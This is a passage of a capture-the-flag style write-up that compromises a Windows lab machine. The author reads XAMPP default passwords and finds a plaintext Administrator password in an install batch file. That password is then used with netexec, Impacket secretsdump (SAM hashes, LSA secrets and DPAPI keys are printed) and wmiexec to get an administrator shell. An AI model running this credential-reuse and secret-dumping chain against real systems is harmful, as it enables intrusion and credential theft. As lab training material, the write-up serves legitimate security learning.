30/03/2013  12:29             9,439 catalina_service.bat
22/10/2019  13:36             4,478 catalina_start.bat
22/10/2019  13:35             4,180 catalina_stop.bat
14/11/2020  14:25    <DIR>          cgi-bin
14/11/2020  14:23    <DIR>          contrib
14/11/2020  14:23             2,731 ctlscript.bat
30/03/2013  12:29                78 filezilla_setup.bat
07/06/2013  11:15               150 filezilla_start.bat
07/06/2013  11:15               149 filezilla_stop.bat
14/11/2020  14:41    <DIR>          htdocs
14/11/2020  14:23    <DIR>          img
14/11/2020  14:24    <DIR>          install
27/08/2019  14:01               299 killprocess.bat
14/11/2020  14:23    <DIR>          licenses
14/11/2020  14:23    <DIR>          locale
14/11/2020  14:23    <DIR>          mailoutput
14/11/2020  14:23    <DIR>          mailtodisk
07/06/2013  11:15               136 mercury_start.bat
07/06/2013  11:15                60 mercury_stop.bat
14/11/2020  14:23    <DIR>          mysql
03/06/2019  11:39               471 mysql_start.bat
14/11/2020  14:25               256 mysql_stop.bat
13/03/2017  11:04               824 passwords.txt
14/11/2020  14:25    <DIR>          php
14/11/2020  14:24               792 properties.ini
14/10/2020  06:40             7,499 readme_de.txt
14/10/2020  06:40             7,369 readme_en.txt
30/03/2013  12:29            60,928 service.exe
30/03/2013  12:29             1,255 setup_xampp.bat
14/11/2020  14:23    <DIR>          src
18/12/2019  17:25             1,671 test_php.bat
14/11/2020  14:23    <DIR>          tmp
14/11/2020  14:25           132,541 uninstall.dat
14/11/2020  14:25        12,499,105 uninstall.exe
14/11/2020  14:23    <DIR>          webdav
05/06/2019  12:10         3,368,448 xampp-control.exe
01/02/2021  16:27             1,201 xampp-control.ini
01/02/2021  16:27             2,390 xampp-control.log
14/11/2020  14:23             1,084 xampp_shell.bat
30/03/2013  12:29           118,784 xampp_start.exe
30/03/2013  12:29           118,784 xampp_stop.exe
              29 File(s)     16,345,714 bytes
              18 Dir(s)  16,860,360,704 bytes free
C:\xampp>type passwords.txt
### XAMPP Default Passwords ###
1) MySQL (phpMyAdmin):
   User: root
   Password:
   (means no password!)
2) FileZilla FTP:
[ You have to create a new user on the FileZilla Interface ]
3) Mercury (not in the USB & lite version):
   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)
   User: newuser
   Password: wampp
4) WEBDAV:
   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and passwords).
C:\xampp>
Nothing yet.
C:\xampp>cd ..
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B
Directory of C:\
03/12/2025  15:32    <DIR>          badr
14/11/2020  15:29    <DIR>          inetpub
14/11/2020  15:37    <DIR>          Installs
26/01/2021  18:25    <DIR>          PerfLogs
01/02/2021  18:36    <DIR>          Program Files
01/02/2021  16:27    <DIR>          Program Files (x86)
14/11/2020  15:35    <DIR>          Users
01/02/2021  18:46    <DIR>          Windows
26/01/2021  18:18            19,659 WindowsDCtranscript.txt
26/01/2021  18:19    <DIR>          xampp
               1 File(s)         19,659 bytes
               9 Dir(s)  16,877,010,944 bytes free
C:\>cd Installs
C:\Installs>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B
Directory of C:\Installs
14/11/2020  15:37    <DIR>          .
14/11/2020  15:37    <DIR>          ..
14/11/2020  15:40               548 Install Guide.txt
14/11/2020  15:19               800 Install_www_and_deploy.bat
14/11/2020  13:59           339,096 PsExec.exe
14/11/2020  14:28    <DIR>          simepleslide
14/11/2020  14:01               182 simepleslide.zip
14/11/2020  15:14               147 startup.bat
14/11/2020  14:43             1,292 ultravnc.ini
14/11/2020  14:00         3,129,968 UltraVNC_1_2_40_X64_Setup.exe
14/11/2020  13:59       162,450,672 xampp-windows-x64-7.4.11-0-VC15-installer.exe
               8 File(s)    165,922,705 bytes
               3 Dir(s)  16,892,780,544 bytes free
C:\Installs>type "Install Guide.txt"
1) Disble Windows Firewall
2) Disable Defender ( it sees our remote install tools as hack tools )
3) Set the Admin password to the same as the setup script
4) RunAs Administrator on the setup scirpt
5) Share out the images directory as images$ to keep hidden
6) Reboot
7) Check and fix launch of firefox
8) Check VNC access
9) Advise customer of IP to point other smart devices to http://thismachine/
10) Advise customer of the file share \\thismachine\images$
11) Remove these files as they contain passwords used with other customers.
C:\Installs>
Then I finally came accross this .bat file and found Administrator credential:
C:\Installs>type Install_www_and_deploy.bat
@echo off
REM Shop Sign Install Script
cd C:\Installs
psexec -accepteula -nobanner -u administrator -p RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpYfs2rCi xampp-windows-x64-7.4.11-0-VC15-installer.exe   --disable-components xampp_mysql,xampp_filezilla,xampp_mercury,xampp_tomcat,xampp_perl,xampp_phpmyadmin,xampp_webalizer,xampp_sendmail --mode unattended --launchapps 1
xcopy C:\Installs\simepleslide\src\* C:\xampp\htdocs\
move C:\xampp\htdocs\index.php C:\xampp\htdocs\index.php_orig
copy C:\Installs\simepleslide\src\slide.html C:\xampp\htdocs\index.html
mkdir C:\xampp\htdocs\images
UltraVNC_1_2_40_X64_Setup.exe /silent
copy ultravnc.ini “C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini” /y
copy startup.bat “c:\programdata\Microsoft\Windows\Start Menu\Programs\Startup\”
pause
C:\Installs>exit
That was easy.
┌──(kali㉿kali)-[~]
└─$ netexec smb DESKTOP-997GG7D -u Administrator -p RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpYfs2rCi
SMB         10.48.131.141   445    DESKTOP-997GG7D  [*] Windows 10 / Server 2019 Build 18362 x64 (name:DESKTOP-997GG7D) (domain:DESKTOP-997GG7D) (signing:False) (SMBv1:False)
SMB         10.48.131.141   445    DESKTOP-997GG7D  [+] DESKTOP-997GG7D\Administrator:RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpYfs2rCi (Pwn3d!)
Great.
- DCSycn and Golden Ticket Attack
Now you can just login to the DC as Administrator, but for fun I’m going to fetch the NTLM and Kerberos ticket from everybody in the DC:
┌──(kali㉿kali)-[~]
└─$ secretsdump.py Administrator:RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpYfs2rCi@DESKTOP-997GG7D
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x54892518d3dba223f5c18c1525e66082
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c973bf8540c79881d2a156b948bc6d2d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:60151fb22df252abfcf8a9e6e473c5d7:::
sign:1001:aad3b435b51404eeaad3b435b51404ee:472cc28d7c14533123417bf440416993:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x449f3b51c4e2849ea9be0cbf1239768182637e97
dpapi_userkey:0x273871c4f808a39b1c0ddad68a7e661d3780d214
[*] NL$KM
 0000   13 49 D6 97 50 26 5B 34  90 81 DB 7F 68 10 C5 71   .I..P&[4....h..q
 0010   F3 F2 71 20 F4 BD A4 18  EF 82 8E 0D 11 E7 81 5A   ..q ...........Z
 0020   0E 40 35 14 B9 6D 12 EC  05 FD 1E B4 F5 C6 96 17   .@5..m..........
 0030   50 BD E4 D5 8A FA 8B CB  67 D7 51 0B 65 4F 79 8B   P.......g.Q.eOy.
NL$KM:1349d69750265b349081db7f6810c571f3f27120f4bda418ef828e0d11e7815a0e403514b96d12ec05fd1eb4f5c6961750bde4d58afa8bcb67d7510b654f798b
[*] _SC_Apache2.4
sign:gKY1uxHLuU1zzlI4wwdAcKUw35TPMdv7PAEE5dAFbV2NxpPJVO7eeSH
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
┌──(kali㉿kali)-[~]
└─$ wmiexec.py Administrator:RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpYfs2rCi@DESKTOP-997GG7D
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
desktop-997gg7d\administrator
C:\>
That’s it, we’re Admin now. I’ve finished this machine in under 20 minutes (plus /more) and hope you guys did better.
Hope you guys like it happy hacking!